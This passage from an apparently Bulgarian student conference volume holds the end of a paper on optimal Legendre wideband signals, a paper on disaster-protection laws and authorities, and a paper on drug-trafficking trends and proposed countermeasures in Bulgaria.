


Фиг. 3. Оптимален сигнал на Лежандър $(-1, -1, -1, 1, 1, -1, 1)$, брой на подимпулсите 7, максимални нива на страничните нива $-1, 0$.

Както е видно от фиг. 3, полученият сигнал се характеризира с ниско ниво на страничните листи $(-1, 0)$.

Сигналът на фиг. 4 има значително по-високи нива ($-3, +2$).

При 7 (седем) подимпулса е възможно получаването на 7 (седем) дискретни сигнала. Резултатите от тяхното изследване са показани на таблица 1. В този случай се получава един оптимален сигнал.



Фиг. 4. Неоптимален сигнал на Лежандър $(-1, 1, 1, -1, 1, -1, -1)$, брой на подимпулсите 7, максимални нива на страничните нива $-3, +2$.

Таблица 1.
Резултати от изследването на сигнал на Лежандър,
състоящ се от 7 (седем) подимпулса.

Лежандър N = 7			Оптимален
Сигнал S	Страничен лист		
	минимум	максимум	
0	- 3	2	
1	- 2	1	
2	- 2	1	
3	- 2	1	
4	- 3	2	
5	- 1	0	оптимален
6	- 2	1	

Търсенето, откриването и прилагането на оптимални, широколентови сигнали в комуникационната техника е целесъобразно, защото, освен горепосочените предимства, позволява обработката на сигналите с минималните възможни загуби.

Извод

Както е видно от изложението, анализът и синтезът на широколентови сигнали е трудоемък процес, особено при увеличаване на броя подимпулсите. развитието на съвременната изчислителна техника, позволява да се автоматизира този процес и необходимото време значително да се намали.

Необходимостта от използване на повече на брой подимпулси се обуславя от факта, че се увеличава времето за анализ, в резултат на което се увеличава енергетичната и структурната скритост на широколентовата комуникационна система, което е особено ценно от гледна точка на защита на информацията.

Анализът на широколентови сигнали с по-голям брой подимпулси [1] показва, че в множествата от получени дискретни сигнали се получават и повече от един оптимални сигнали. Това осигурява възможност, в процеса на предаване на информация, да се преминава от един към друг сигнал, което би повишило още повече скритостта и защитеността на предаваната информация.

Литература

1. Свердлик М. Б. Оптимальные дискретные сигналы – М., “Сов. радио”, 1975
2. Ipatov V. P., Spread Spectrum and CDMA. Principles and Applications, University of Turku and Saint Petersburg Electrotechnical University, 2005

НОРМАТИВНИ ДОКУМЕНТИ И ОРГАНИ ПО ЗАЩИТА ПРИ БЕДСТВИЯ

Ивелин В. Иванов*, Петър К. Андонов**

**Шуменски университет „Епископ Константин Преславски“*

Факултет по технически науки, специалност „Системи за сигурност“, VI курс

*** Шуменски университет „Епископ Константин Преславски“*

Факултет по технически науки, специалност „Системи за сигурност“, VI курс

Abstract: *A disaster is a significant disturbance to the normal functioning of society caused by natural phenomena and / or by human activity and resulting in negative consequences for the life or health of the population, property, the economy and the environment, the prevention, containment and overcoming of which exceeds the capacity of the system for serving the usual activities of protecting the public.*

Keywords: *Disaster, Regulatory document, Authority of the executive.*

Въведение

Република България често е засегната от природни или причинени от човека бедствия, чиито социални и икономически последици могат да оказват значителен неблагоприятен ефект на нейното развитие и икономически растеж, поради което намаляването на риска от бедствия е от изключително важно значение за устойчивото развитие на страната. Очаква се промените в климата да доведат до нарастване на честотата и интензитета на опасностите, както и на увеличаването на риска от тях. По-честите и силни бури и наводнения, както и дълготрайните засушавания и опустошителни горски пожари могат да окажат значително вредно въздействие върху съществуващите възможности на обществото след подобни опасни събития. Поради тази причина и поради сложността и обхвата на бедствията е необходимо обединяване на усилията на всички отговорни институции и активното им включване в дейностите за намаляване на риска от бедствия, което се очаква да доведе до значително намаляване на човешки, социални, икономически и природни щети и загуби. През последните години намаляването на риска от бедствия се превърна в световен приоритет. Доказателство са документите, приети от страните-членки на Европейския съюз, както и Рамката за действие Хиого 2005-2015 на ООН “Да изградим устойчивост на нациите и обществата към бедствия”, която приканва и определя всяка една страна за отговорна да създаде Национална платформа и Стратегия за намаляване на риска от бедствия. В тази връзка и следвайки промените в Закона за защита при бедствия (ЗЗБ) от 2011 г. бе създаден Консултативен съвет за подпомагане на Министерския съвет на Република България при формиране на държавната политика в областта на намаляването на риска от бедствия, който изпълнява функциите на Национална платформа. Приета е и Стратегия за намаляване на риска от бедствия, която очертава рамката за определяне на стратегическите приоритети за действие за намаляване на риска от бедствия и подпомага изпълнението на мерките за тяхното осъществяване на национално, областно, общинско и обектово ниво.

Изложение

Съгласно Закона за защита при бедствия, „бедствие е значително нарушаване на нормалното функциониране на обществото, предизвикано от природни явления и/или от човешка дейност и водещо до негативни последици за живота или здравето на населението, имуществото, икономиката и за околната среда, предотвратяването, овладяването и преодоляването на което надхвърля капацитета на системата за обслужване на обичайните дейности по защита на обществото“.

Основните нормативни документи в Република България, които уреждат защитата, намаляването на риска от бедствия и регламентират задълженията на министерствата, ведомствата и организациите са: Закон за защита при бедствия, Закон за водите, Закон за Министерството на вътрешните работи, Закон за устройството на територията, Закон за управление на отпадъците, Закон за безопасното използване на ядрената енергия, Закон за опазване на околната среда, Закон за администрацията, Закон за здравословни и безопасни условия на труд, Закон за отбраната и въоръжените сили, Закон за държавните резерви и военновременни запаси, Закон за защитените територии, Закон за културното наследство, Закон за горите, Закон за запасите от нефт и нефтопродукти, Закон за достъп до обществена информация, Закон за защита на класифицираната информация, Закон за Българския червен кръст, Закон за защита на растенията, Закон за Българската агенция по безопасност на храните, Международна конвенция по растителна защита, Закон за опазване на земеделските земи, Закон за Националната система за спешни повиквания с единен европейски номер 112, Закон за защита от вредното въздействие на химическите вещества и смеси, Закон за здравето, Закон за местното самоуправление и местната администрация и други подзаконови нормативни актове, свързани със защитата при бедствия, Национална програма за защита при бедствия 2014-2018, Стратегия за намаляване на риска от бедствия 2014-2020.

Като част от Националният план за защита при бедствия са приети:

- Защита при земетресение - част I от Националният план за защита при бедствия и Защита при наводнение - част II от Националният план за защита при бедствия. Плановете съдържат анализ и оценка на риска от земетресение и наводнение, мерки за предотвратяване или намаляване на риска, разпределение на задълженията и отговорните органи и лица за изпълнение на мерките за защита на населението, начините на взаимодействие между органите на изпълнителната власт и реда за навременното уведомяване при земетресение и наводнение;

- Външен аварийен план на АЕЦ „Козлодуй“ ЕАД - част III от Националният план за защита при бедствия. Документът съдържа анализ на възможните аварии с изхвърляне на радиоактивни вещества в околната среда, организацията на аварийното реагиране, краткосрочните и дългосрочните мерки за защита на населението, околната среда и културните ценности, както и дейностите по осигуряване и усвояване на плана;

- Национален аварийен план за борба с нефтените разливи в Черно море. С него са уредени действията на отговорните български институции (национални, областни и общински структури) за противодействие на аварийни разливи на море и минимизиране на екологичните и икономически последици от тях.

Основните актове на Европейския съюз в областта на намаляването на риска от бедствия са Решение № 1313/2013/ЕС на Европейския парламент и на Съвета от 17 декември 2013 година относно Механизъм за гражданска защита на Съюза,

Директива 2007/60/БО относно оценката и управлението на риска от наводнения, Директива 96/82/ЕО относно контрола на опасностите от големи аварии, които включват опасни вещества, както и Директива 2008/114/ЕО относно установяването и означаването на европейски критични инфраструктури и оценката на необходимостта от подобряване на тяхната защита.

От голямо значение за засилване на химическата, биологическата, радиационната и ядрената (ХБРЯ) сигурност в страните-членки на ЕС е и ХБРЯ план за действие на ЕС.

Други важни документи за балансирания подход на ЕС и принципа на националната отговорност на страните-членки относно превенцията при бедствия са Заключенията на Съвета относно: „Рамка на Общността за превенция на бедствия в ЕС“, „Към укрепване на реакцията на ЕС при бедствия: ролята на гражданската защита и на хуманитарната помощ“, „Повишаването на обществената осведоменост в областта на гражданската защита“ и „Разработването и въвеждането на системи за ранно предупреждение в ЕС“.

По отношение на оценката на риска важна роля играят Заключенията на Съвета относно по-нататъшното разработване на оценката на риска във връзка с управлението на бедствия в ЕС и Заключенията на Съвета относно интегрирано управление на наводненията в рамките на ЕС, приети през 2011 г., както и Работният документ на Европейската комисия „Насоки за оценка и картографиране на риска за целите на управлението на бедствия“.

Значим международен документ за региона на Югоизточна Европа е Меморандумът за разбирателство относно институционалната рамка на инициативата за готовност и превенция при бедствия в Югоизточна Европа (DPPI SEE), както и приеманите на всеки две години Стратегия и план за действие на Инициативата. С тези документи се цели ефективен регионален подход за управление при бедствия и извънредни ситуации чрез анализ на текущата ситуация, налични способности, предизвикателства и възможности за разширяване на регионалното сътрудничество за готовност и превенция.

Законът за защита при бедствия е основният нормативен акт, който урежда осигуряването на защитата на живота и здравето на населението, опазването на околната среда и имуществото при бедствия. Съгласно същия закон органите на изпълнителната власт, юридическите лица и едноличните търговци организират защита при бедствия в изпълнение на възложените им функции с този закон и с другите нормативни актове, регламентиращи тяхната дейност. Действията на органите и лицата се координират в единна спасителна система.

Защитата при бедствия се извършва на национално, областно и общинско ниво.

На национално ниво държавната политика в областта на защитата при бедствия се провежда от Министерски съвет. МС осъществява общото ръководство на защитата при бедствия и приема стратегическите и планови документи на национално ниво и предвижда финансови средства.

Министър-председателят на Република България въвежда със заповед Националния план за защита при бедствия и създава Национален щаб с поименно определени ръководител и членове: министри, заместник-министри, ръководители на ведомства или техни заместници и други, представляващи институции, които имат задължения за изпълнението на Националния план за защита при бедствия.

За подпомагане дейността на националния щаб се създават работни групи от експерти, чийто поименен състав е предварително определен и въведен в групи за оповестяване в Националната система за ранно предупреждение и оповестяване на органите на изпълнителната власт и населението при бедствия.

Управлението на дейностите за защита при бедствия на областно ниво, се осъществяват от областният управител, който:

- организира и ръководи защитата при бедствия в областта;
- координира и контролира подготовката за бедствия, извършвана от областната администрация, териториалните звена на министерствата и ведомствата, юридическите и физическите лица в областта;
- организира и контролира изпълнението на превантивни мерки за недопускането или намаляването на последиците от бедствия;
- създава организация за оповестяване при бедствия.

Областният управител създава със заповед щаб за изпълнение на областния план за защита при бедствия и за взаимодействие с националния щаб.

В състава на областния щаб се включват: заместник областните управители, началникът на РДПБЗН, директорът на областна дирекция на МВР (ОДМВР), директорът на регионална здравна инспекция (РЗИ), директорът на Центъра за спешна медицинска помощ (ЦСМП), директорът на Областна дирекция по безопасност на храните (ОДБХ), командири на военни подразделения, директорът на Областно пътно управление (ОПУ), началник-секторът в басейнова дирекция, ръководител на НЕК за региона, началникът на район Изграждане и поддръжка на телекомуникационни услуги (ИПТУ), директорът на Дирекция „Административно правно обслужване, финанси и управление на собствеността“ (АПОФУС) в областна администрация, управителят на регионален център към Енерго Про/ EVN/ ЧЕЗ мрежи, управителят на „ВиК“ ООД за района, директорът на Регионална инспекция по околна среда и води (РИОСВ), управителят на „Напоителни системи“ ЕАД, директорът на Областния съвет на БЧК, началникът на Регионалния инспекторат по образованието (РИО), директорът на Регионална дирекция „Социално подпомагане“ (РДПС), ръководителят на хидрометеорологична обсерватория, директор на ЖП секция, директорът на Дирекция „Административен контрол, регионално развитие и държавна собственост“ (АКРРДС) в областна администрация, старши експертът „Връзки с обществеността“ в областна администрация, главният експерт Отбранително- мобилизационна подготовка и служители по сигурност на информацията (ОМП и ССИ) в областната администрация.

На общинско ниво подобни функции са възложени на кмета на община, който:

- организира и ръководи защитата при бедствия на територията на общината;
- организира, координира и провежда превантивни мерки за недопускането или намаляването на последиците от бедствия;
- осъществява своевременното оповестяване и информиране на населението при заплаха от възникване или за възникнало бедствие;

Със заповед на кмета на общината се създава щаб за изпълнение на общинския план за защита при бедствия и за взаимодействие с националния, ведомствените и областните щабове.

В състава на общинския щаб се включват ръководителите на ведомства и лица представляващи институции, които имат задължения за изпълнението на Националния план за защита при бедствия, но на ниво община.

При възникване на бедствие на територията на общината кметът:

- въвежда със заповед в изпълнение общинския план за защита при бедствия;
- може да обяви бедствено положение на територията на общината;
- извършва обмен на информация с оперативния център на Главна дирекция "Пожарна безопасност и защита на населението" - МВР в областта;
- може да привлече юридически и физически лица за предоставяне на лична или материална помощ в съответствие с възможностите им;
- може да включва в дейностите по защитата и създадените доброволни формирования;
- може да поиска координация от областния управител;
- организира и координира временното извеждане и предоставя неотложна помощ на пострадали лица;
- организира и координира предоставянето на възстановителна помощ на населението при бедствия;
- организира и контролира извършването на неотложни възстановителни работи при бедствия.

Управленските субекти на областно и общинско ниво са обект и на Закона за отбраната и въоръжените сили на Република България (ЗОВСРБ), който регламентира задълженията на областните управители и кметовете на общини по този закон, като едно от тях е да „организират и ръководят мероприятията за защита на населението и икономиката при бедствия и във военно време“. Съгласно ЗОВСРБ при упражняване на тези си правомощия областните управители и кметовете на общини се подпомагат от Съвети по сигурност. Доколкото организацията и ръководството на мероприятията по защита на населението и икономиката при бедствия, влиза в обхвата на тези правомощия, Съветите по сигурност следва да имат функциите на основен консултативен орган по защита при бедствия на областни и общинско ниво.

Областните съвети по сигурност се състоят от председател - областния управител, и членове: заместник областните управители, директорите на дирекции в областната администрация, директора на областната дирекция на Министерството на вътрешните работи, ръководителя на териториалната структура на Централното военно окръжие, ръководителя на териториалното звено на ГД „Пожарна безопасност и защита на населението“ на МВР, директора на центъра за спешна медицинска помощ и представители на териториалните звена на централната администрация на изпълнителната власт.

Общинските съвети по сигурност се състоят от председател - кмета на общината, и членове: заместник-кметовете, началника на звеното „Сигурност и отбранително-мобилизационна подготовка“, представител на териториалната структура на Централното военно окръжие и представители на териториалните звена на централната администрация на изпълнителната власт.

Заключение

Формирането на държавна политика за защита на населението и националното стопанство и уреждането на обществените отношения, свързани с осигуряването на защитата на живота, здравето и имуществото на населението, околната среда, културните и материалните ценности при бедствия и аварии, е приоритет, произтичащ от задължението на държавата да гарантира сигурността на гражданите.

Той се осъществява чрез превантивна работа с цел намаляване на риска от бедствия и аварии, минимизиране на отрицателните последици и бързо възстановяване при бедствия, аварии и други критични ситуации.

Сигурността на гражданите заедно с външната и вътрешната сигурност е елемент от националната сигурност. Тя се постига чрез развитие, поддържане и ефективно използване на ресурси за превенция, мониторинг, своевременна и адекватна реакция и преодоляване на последствията от бедствия, аварии и други значителни негативни въздействия върху населението, националното стопанство и в частност критичната инфраструктура.

Литература

1. Закон за защита при бедствия, изм. ДВ. бр. 97/5.12.2017.
2. Национална програма за защита при бедствия 2014 – 2018.
3. Националният план за защита при бедствия, МС София, 2010.
4. Стратегия за намаляване на риска от бедствия 2014-2020, МС София, 2014.

Авторите на доклада изказват своите благодарности за проявеното съдействие и помощ от страна на доц. д-р Д. Диманова.

АСПЕКТИ НА ПРОТИВОДЕЙСТВИЕ НА НАРКОТРАФИКА В БЪЛГАРИЯ

Георги А. Земерелски

Шуменски университет „Епископ Константин Преславски“

Факултет по технически науки

Катедра по управление на системите за сигурност, Системи за сигурност, IV курс

Abstract: *One of the majority issues of Organized Crime for all the times is drug trafficking and it needs to be solved by taking adequate methods for its elimination. Trends and statistics show that drug trafficking rates are increasing and Bulgaria continues to be a cross-roads for drug trafficking in Europe. this report will propose new and more effective measures to counter drug trafficking.*

Keywords: *Drug trafficking, methods, measurements, organized crime, innovations, factors determining the main issue, statistics*

ВЪВЕДЕНИЕ

Наркотрафикът е една от най-тежките форми на проявление и същевременно най-доходоносната дейност на организираната престъпност. Този проблем започва да се задълбочава все повече и повече с разширяването на наркотрафикантни мрежи и нарастващия брой наркозависими не само в Европа, а и в целия свят. Паралелно с това, институциите, ангажирани с противодействието на наркотрафика не спират да водят усилена, но безрезултатна война срещу наркотиците и тяхната производствена и разпространителна дейност. В тази връзка докладът разглежда основни насоки за осъществяване на ефективното противодействие на наркотрафика.

Причините, които обуславят тази престъпност, имат социален и икономически характер и застрашават съществени страни на обществените отношения. Това са едни от най-големите престъпления против народното здраве, характеризиращи се с извършване на широкомащабни действия от големи престъпни групи, които се стремят към извличането на големи парични печалби за сметка на физическото и психическото здраве на десетки хиляди млади хора.

Всички основни показатели и статистики в борбата с наркопрестъпленията сочат чувствително завишаване. Интересът и любопитството грабват все повече млади хора и драстичното намаляване на възрастовите нива на употребяващите е сериозен повод за притеснения.

Според тенденциите на наркомания и наркопрестъпност, съвременните методи и стратегии за водене на борба с този сериозен проблем изглежда са неефективни и недостатъчни да елиминират наркотрафика и продукцията като цяло.

ИЗЛОЖЕНИЕ

Наркотрафикът представлява противозаконна дейност по производство, преработване, съхранение, пренасяне, превозване, употреба, търговия, внос, износ и всякакъв друг вид разпространение на наркотични вещества и прекурсори под различни форми, като най-често прахообразни вещества, ампули, течности, хапчета и таблетки и др.

В българския политически и юридически контекст терминът „наркотик“ обхваща широк кръг от най-различни субстанции, чието използване или притежаване е или напълно криминализирано, или строго регулирано. В този смисъл понятието включва и вещества, които не са наркотици от фармакологична гледна точка, тъй като не предизвикват наркоза, например такива са стимулантите. Това са редица растителни вещества и техни производни като тютюн (нерегулиран), алкохол (нерегулиран), канабис, кокаин, опиум и негови деривати, между които пантопон, морфин, хероин, кодеин, а също и други препарати, употребявани в медицината, като сънотворните средства (веронал, луминал, барбамид и други производни на барбитуровата киселина).

Противно на тази законова практика и на популярните митове обаче, много от тези съставки технически не са наркотици. Така например канабис, ЛСД и други психеделични дроги химически не принадлежат към групата на наркотиците и техните ефекти са различни. Също така, стероидите не спадат към наркотичните вещества.

Заради политиката на преследване и „война срещу наркотиците“ и създадения от редица официални лица негативен образ на термина „наркотик“, медици започват да използват по-прецизното определение „опиоиден аналгетик“, за наркотичните вещества, които имат свойства, подобни на морфин. Огромна част от извършвани анализи, статистики проучвания сочат, че най-масово разпространяваните в Европа от всички тези видове наркотици това са кокаин, хероин и химически прекурсори.

Вътрешното производство на незаконни наркотици продължава да се ограничава главно до отглеждане на канабис (предимно за местно потребление) и синтетични наркотици (прекурсори) като амфетамини, които се произвеждат в малки лаборатории, както за лична употреба, така и за местна продажба.

В края на 90-те години на XX в. започва бурно да се развива и т.нар. „училищен пазар“ – дворове на училищата, дискотеките, домашните купони, поради стагнацията на хероиновия пазар, дължаща се на страха от последващите му ефекти, той се заменя с канабис и амфетамини. Отново поради загубата на приходите от югоембаргото, групировките инвестират в дискотеки, нощни клубове и други увеселителни места, които се посещават от много млади хора. Тези заведения се превръщат в основната мрежа за продажба на дребно на амфетамини.

Заслужава да се отбележи, че в този период популяризиране получава етикетът „екстази“. Той получава сериозно разпространение в техно и хаус дискотеки като столичната „Ялта“ и има репутация на престижна дрога, използвана масово на Запад. Без преувеличение може да се каже, че голяма част от младите българи, които са убедени, че употребяват екстази, но на практика под името „екстази“ в страната се продават премесени амфетамини българско производство. В същото време качеството на дрогата непрекъснато се понижава, което се дължи на факта, че качественият материал се изнася, предимно за Гърция, поради високата цена на която се предлага там, а тук остават боклуците.

През 2012 г. ежегодният доклад на Държавния департамент на САЩ по темата „наркотрафик и наркоразпространение“, който е за всяка една държава, беше убийствено критичен към българската държава и към управлението на ГЕРБ. В него пишеше за исторически минимума заловени наркотици.

Важен фактор за развитието на наркоразпространението е „платената сигурност“ при районни полицейски служители, включително и шефове на районни полицейски управления. Публична тайна е, че пласъорите знаят за полицейските хайки, а за да се избегнат подозренията, че полицията ги прикрива, се жертват неудобни или случайни пласъори.

„Това, което се случва през последните четири години, не е това, което очакваха гражданите, когато гласуваха за ГЕРБ – да има справедливост, да има осъдени, които да са в затвора. Вместо това виждаме как се вихри контрабанда, която не сме виждали от началото на 90-те, и наркотрафик, който беше дефакто покровителстван от висшето управление на държавата и ГЕРБ. Статистиката, сочи, че през 2009 г., преди изборите, количеството на заловеният кокаин в България е 234 кг. а през 2011 г. агенция “Митници” залови само 650 грама.

Ето какво се говори за хероина. При хероина, който идва от Средна Азия, разбира се, основно от Афганистан и минава през бившите съветски републики в региона или през Иран, се отчита драстично намаляване на хванатите количества. Тук ще ви цитирам данни пак от същата статистика. През 2008 г. заловеният хероин на нашите граници е 1,85 тона, през 2011 г. е 297 кг, а през 2012 г. е 129 кг. След всички тези официални данни и доклади се чудя на управляващите как имат лицето да излязат и да казват, че са участвали в много международни акции за наркотици. Не знам какви са тези акции, но фактите не лъжат.“ [6].

Три години по-късно, през 2015 г. същият доклад на Държавния департамент на САЩ за стратегията в международния контрол на наркотици обобща, че България продължава да бъде кръстопът за наркотрафика и мост между Афганистан и Западна Европа за разпространение на наркотици.

„България е стратегически разположена на балканския път за трафик на наркотици и други контрабандни стоки от Югозападна Азия към Западна Европа. Международните организации за трафик на наркотици продължават да пренасят кокаин, хероин, синтетична дрога и все повече химически прекурсори през България към страните потребители от Западна Европа.“ [5].

Според документа през 2014 г. организации за трафик на наркотици с връзки в Африка и Близкия Изток са продължили да работят заедно с български мрежи на организираната престъпност при пренасянето на кокаин и хероин от Южна Америка в Европа.

Институционалното реструктуриране на правоприлагащите служби през 2013 г. доведе до няколкомесечно бездействие и като цяло забави разследващата работа. Разделението на задълженията между МВР и ДАНС е останало неясно през 2014 г., което още повече е разпокъсало усилията на правоприлагащите органи за борба с наркотиците.

Държавният департамент изтъква, че вътрешното реструктуриране на Агенция „Митници“ и отдаването на приоритет на контрабандата на акцизни стоки е довело до сравнително ниско ниво на конфискуването на наркотици през последните години, но през 2014 г. в резултат на успешни съвместни операции на различни ведомства са били иззети неколкостотин килограма наркотици, включително седем пъти по-голямо количество хероин от конфискуваното през 2013 г. Отбелязва се, че властите също така са продължили да изземат множество нови психоактивни вещества. Според доклада в България няма значителни проучвания на

наркоманията от 2009 г., когато властите са изчислили, че в страната има близо 30 000 души, които редовно употребяват наркотици. Посочва се, че марихуаната е най-широко употребяваният наркотик, следвана от синтетичната дрога и героина. Отбелязва се, че според държавната статистика се увеличава употребата на различни наркотици, което представлява предизвикателство за традиционните методи на лечение, макар че броят на хората, които редовно употребяват наркотици, не се е променял особено през последните години.

Законът, който урежда организацията, правомощията и задачите на държавните органи, осъществяващи контрол върху производството, преработването, търговията, употребата, съхраняването, вноса, износа, транзита, пренасянето, превозването и отчетността на наркотични вещества, както и върху пускането на пазара, вноса и износа на прекурсори, а също и мерките срещу злоупотребата и незаконния трафик с наркотични вещества, е Законът за контрол върху наркотичните вещества и прекурсорите (ЗКНВП). Законът се прилага за всички растения и вещества, класифицирани като упойващи и психотропни вещества и препаратите, в които те се съдържат, както и за всички вещества, използвани при производството на упойващи и психотропни вещества, класифицирани като прекурсори. Обстоятелствата, които определят деянията като незаконни, са предвидени в Наказателния кодекс на Република България. В зависимост от вида и тежестта на престъплението наказанието могат да бъдат парична глоба до 300 000 лв., лишаване от свобода за срок до 20 години, лишаване от свобода и парична глоба, пробация.

Най-машабният анализ, извършен минала година, доказва, че наркополитиката у нас е пълен провал. Анализирани и установени са 16 000 съдебни дела за притежание, разпространение и трафик на вещества от забранителните списъци в периода 2009–2016 г. Основният брой производства са приключили, като деянията са били квалифицирани като „маловажен случай“ по смисъла на закона – 37%, а за обикновеното притежание без разпространение остават 39,18% или едва около 1/3 от случаите. Останалите 5,39% са прекратени, защото нарушителите са непълнолетни лица. Това означава, че поне 4 на всеки 5 случая на заловени със забранени вещества не са разпространители, а държатели и ползватели на несъществени количества. Европейската статистика също сочи, че има увеличение на тенденцията от употреба на наркотични вещества от деца. В България предимно тийнейджърите употребяват амфетамини и марихуана.

През ноември миналата година в медиите изтече документ, който е нещо като чернова на бъдеща глобална стратегия за борба с наркотиците. Той извади наяве, че няма глобален консенсус в политиките и че има растящо напрежение между различните държави в разбиранията им коя методика работи добре и коя не.

„Не трябва да твърдим и мислим, че може да се премахнат напълно наркотиците. Един от най-големите успехи на предстоящата сесия на ООН ще бъде присъствието на гражданското общество, а най-добрият сценарий, по който може да протече е, ако фокусът се обърне към превенцията.“ [7]

Важен факт е това, че дори само в рамките на Европейския съюз страните са поели по различни пътища в борбата с наркотиците. Една от либералните и иновативни политики, предприета от част от европейските държави е на декриминализация на употребата или притежанието на различни видове наркотици в рамките на определени количества. В тези страни употребата на някои наркотици вече не е престъпление, а административно нарушение, което се санкционира с глоба, а не

със затвор. Това не включва обаче продажбата или трафика – те си остават престъпления.

Всъщност редица проучвания показват, че няма връзка между това колко сурови са законите за наркотиците и нивото на употреба. Проучване на британското правителство от октомври 2014 г. установява, че по-стриктните закони не са довели до значително намаляване на разпространението на наркотици, като са изследвани случаите на Португалия, Дания, Швеция и др. Така например в Португалия, противно на опасенията, че либерализирането на отношението към наркотиците ще доведе до страшни последствия, това не се случва. Според изследване на вашингтонския мозъчен тръст Cato Institute от 2009 г. (8 години след като политиката е влязла в сила) използването на наркотици в повечето възрастови групи се е понижило, а проблемите, които обикновено вървят с него, са намалели. Хората, потърсили лечение, са се увеличили значително след 2001 г., а броят на смъртните случаи вследствие от наркотици е паднал.

България изостава значително от добрите практики в Европа. Тук се набляга най-вече върху силовите методи за борба с наркотрафика (Наказателният кодекс определя като престъпление придобиването и държането на наркотици, дори цигарата марихуана) и се инвестира твърде малко в превенция и лечение на наркотичните зависимости. Или както обобщава адвокат Калин Ангелов от движение „Промена“ (което се обявява против преследването на пълнолетни потребители на марихуана, които не застрашават обществения ред и здраве): „Един от най-драконовските закони дава контрапродуктивни резултати.“

Политиката на България към наркотиците е не само консервативна, но и неефективна, както установява Центърът за оценка на въздействието на законодателството в свой доклад по поръчка на фондация „Инициатива за здраве“. Той изследва политиките за наркотиците в България за периода 2009–2014 г. Данните показват, че публичните ресурси, които са делегирани и разходвани за политики в областта на подкрепа, превенция и контрол на общественото здраве, са около 66 хиляди през 2014 г. За сравнение – изразходваните средства за отбрана и сигурност по Консолидираната фискална програма в България за действия за борбата с наркотиците са над 3 милиона лева. Акцентът на финансиране е именно върху репресивните органи, а не в посока превенция или лечение на населението. За реализация на политики в борбата с последствията от употреба на наркотици се предвиждат около 3,5 млн. лв. годишно, но от тях се усвояват само около 600 хил. лв., или около 17%.

ИЗВОДИ И ПРЕПОРЪКИ

Проблемът в българския подход е, че органът, който е призван да се занимава с формулирането на национални политики срещу злоупотребата с наркотични вещества – Националният съвет по наркотичните вещества, е „абсолютно затворен“. В него решенията се взимат с единодушие, а опозиция в лицето на гражданското общество липсва почти винаги, разказва Ангелов. Така българските политики за борбата с наркотиците се въртят в затворен кръг и не се взема предвид чуждия прогрес в областта. Дори когато представители на гражданския сектор присъстват на заседания на съвета, мнението им не се взема предвид и истински ефект липсва.

За по-ефективна и резултатна война срещу наркотрафика е крайно време да бъдат добавени нови съвременни методи и стратегии за противодействие. Но освен това трябва да се наблегне и върху превенцията.

Поради неефективността и нулевите резултати на настоящите мерки е необходимо внедряване на следните нови методи и стратегии за противодействие:

- Максимално засилване на контрола и проверките по всички КПП, летища, гари и други входно-изходни пунктове, през които може да бъде извършен трафик на наркотични вещества.
- Създаване на специализирани разузнавателни органи, дислоцирани по КПП, гари, летища и пунктове, които да следят за добросъвестната работа на Агенция „Митници“.
- Засилени и масови рутинни проверки от службите на МВР по дискотеки, нощни клубове и други места, където най-често се извършва пласиране и употреба.
- Прилагане на нова съвременна технология за сканиране и проверка на опасни наркотични вещества, пренасяни скрито в тялото на наркотрафикантите (т.нар. мулета)
- Специализирани психологически антинаркотични програми и уроци в детски градини, училища, гимназии, университети, с цел насаждане на страх и отвращение от наркотиците и изграждане на ясна представа у младите хора за наркотика не само като за порок и вреден навик, а като за бавно и сигурно самоубийство.
- Задължителни тестове в медицинските заведения за употреба на наркотици.
- Въвеждане на публични антинаркотични дискусии, мероприятия и програми чрез медии, радио и телевизия, интернет за да бъде този проблем постоянна грижа и внимание на обществото.
- Самонаблюдение и самоконтрол на органите за противодействие.
- Специализирани кръжоци за различни извънучилищни занимания на младите хора, с цел изместване на вниманието и интереса от наркотиците към други полезни и интересни неща.
- Периодични антинаркотични дискусии на всякакви публични мероприятия като концерти, представления и т.н.
- Засилване на влиянието и дейността на областни и общински институции за борба с разпространението на наркотици.
- Активност от страна на гражданите чрез сигнализиране до правоизпълнителните служби за установени случаи на употреба, предлагане и разпространение на наркотици.

ЗАКЛЮЧЕНИЕ

Свят чист без наркотици е една утопична и почти фикс идея. Вече повече от четвърт век непрекъсната борба с наркотичните вещества остава безрезултатна – нито строгите мерки на контрола за пренасяне, внос и износ на drogата, нито високите глоби, санкции и наказания срещу притежанието и употребата успяват да разрешат този феноменален проблем. Ясно е, че трябва да се смени подходът към решаването му. Акцентът трябва да е не само върху наказанията и засиления контролен режим, но и върху превенцията и предпазването от употребата на нар-

котични вещества. Трябва да бъде променен начинът на мислене у хората за ужасяващите последици от употребата на наркотици. Необходимо е борбата срещу наркотрафика да се води не само от правоприлагащите органи и държавни институции, но да се превърне във всеобща.

Литература

1. Закон за контрол върху наркотичните вещества и прекурсорите
2. <http://www.law.uni-cofia.bg/Students/SN/knp/DocLib/Държане%20и%20разпространение%20на%20наркотици%20-%20Иван%20Иванов.pdf>
3. <https://offnews.bg/obshtestvo/mitnitcitate-s-demonstratsia-pred-uchenitci-kak-se-zalaviat-narkotitci-649355.html>
4. <https://offnews.bg/obshtestvo/naj-mashtabniat-analiz-pokaza-narkopolitikata-v-balgaria-e-proval-671144.html>
5. <https://offnews.bg/sviat/doklad-na-darzhavnia-departament-balgaria-ostava-krastopat-za-narkotr-478411.html>, Ежегоден доклад на Държавния департамент на САЩ за стратегията в международния контрол върху наркотиците
6. https://www.blitz.bg/politika/petr-yakimov-narkotrafikt-beshe-pod-chadra-nagerb_news205227.html, Петър Якимов (говорител на българската легия „Антимания“)
7. https://www.capital.bg/politika_i_ikonomika/obshtestvo/2016/02/26/2712719_voinata_s_narkotitsite_smiana_na_kursa/, Георги Кожухаров, журналист и експерт

ОСОБЕНОСТИ НА ОПЕРАЦИИТЕ ЗА ХУМАНИТАРНО ПОДПОМАГАНЕ

Димитър О. Калпаков*, Данаил П. Петров**

**Шуменски университет „Епископ Константин Преславски“*

